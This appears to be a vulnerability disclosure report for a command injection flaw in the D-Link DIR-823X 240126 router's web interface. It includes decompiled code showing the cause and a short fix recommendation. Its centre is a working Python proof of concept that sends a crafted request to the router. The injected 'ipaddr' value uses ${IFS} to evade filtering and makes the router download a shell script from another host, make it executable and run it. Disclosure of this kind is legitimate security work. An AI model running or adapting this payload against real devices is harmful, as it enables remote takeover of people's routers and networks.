CVE Report - Command Injection Vulnerability in D-Link DIR-823X 240126 Routers

Vulnerability Title

Command Injection Vulnerability in D-Link DIR-823X 240126 Router.

Vulnerability Description

D-Link DIR-823X 240126 devices have an OS command injection vulnerability in the goahead binary, which allows remote attackers to execute arbitrary commands via parameter "ipaddr" in /goform/set_guide_settings through a POST request.


PoC

```
# coding=gbk
import socket
import base64
import struct

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print("start")

target = "192.168.0.1"
s.connect(('192.168.0.1', 80))
cmd = "/goform/set_guide_settings?ipaddr=`wget${IFS}-P${IFS}/${IFS}http://192.168.0.171:8000/shell.sh;chmod${IFS}777${IFS}/shell.sh;/shell.sh`&proto=static&netmask=1&gateway=1"
request = f"GET {cmd} HTTP/1.1\r\nHost: {target}\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9\r\nConnection: close\r\n\r\n"
print(request)
s.send(request.encode('utf-8'))
```

```
response = s.recv(1024)

print(response)
s.close()
```

Cause Analysis

The WebsGetvar function accepts external data and it enters do_system execution, resulting in a command execution vulnerability.



```
v4 = strcmp(v2, "static");
if ( !v4 )
{
  v7 = WebsGetvar(a1, (__int64)"ipaddr", (__int64)"");
  v8 = WebsGetvar(a1, (__int64)"netmask", (__int64)"");
  v9 = WebsGetvar(a1, (__int64)"gateway", (__int64)"");
  if ( !*v7 )
    goto LABEL_4;
  if ( !*v8 )
    goto LABEL_4;
  if ( !*v9 )
    goto LABEL_4;
  s_popen("network.lan.ipaddr", v27, 17, "");
  s_popen("network.lan.netmask", v28, 17, "");
  if ( !(unsigned int)sub_414380(v27, v28, v7) || (unsigned int)sub_414380(v7, v8, v9) )
    goto LABEL_4;
  do_system("network.wan.ipaddr", v7);
```

Suggested Fix

It is recommended to update to the version of D-Link DIR-823X 240126 router to fix this vulnerability.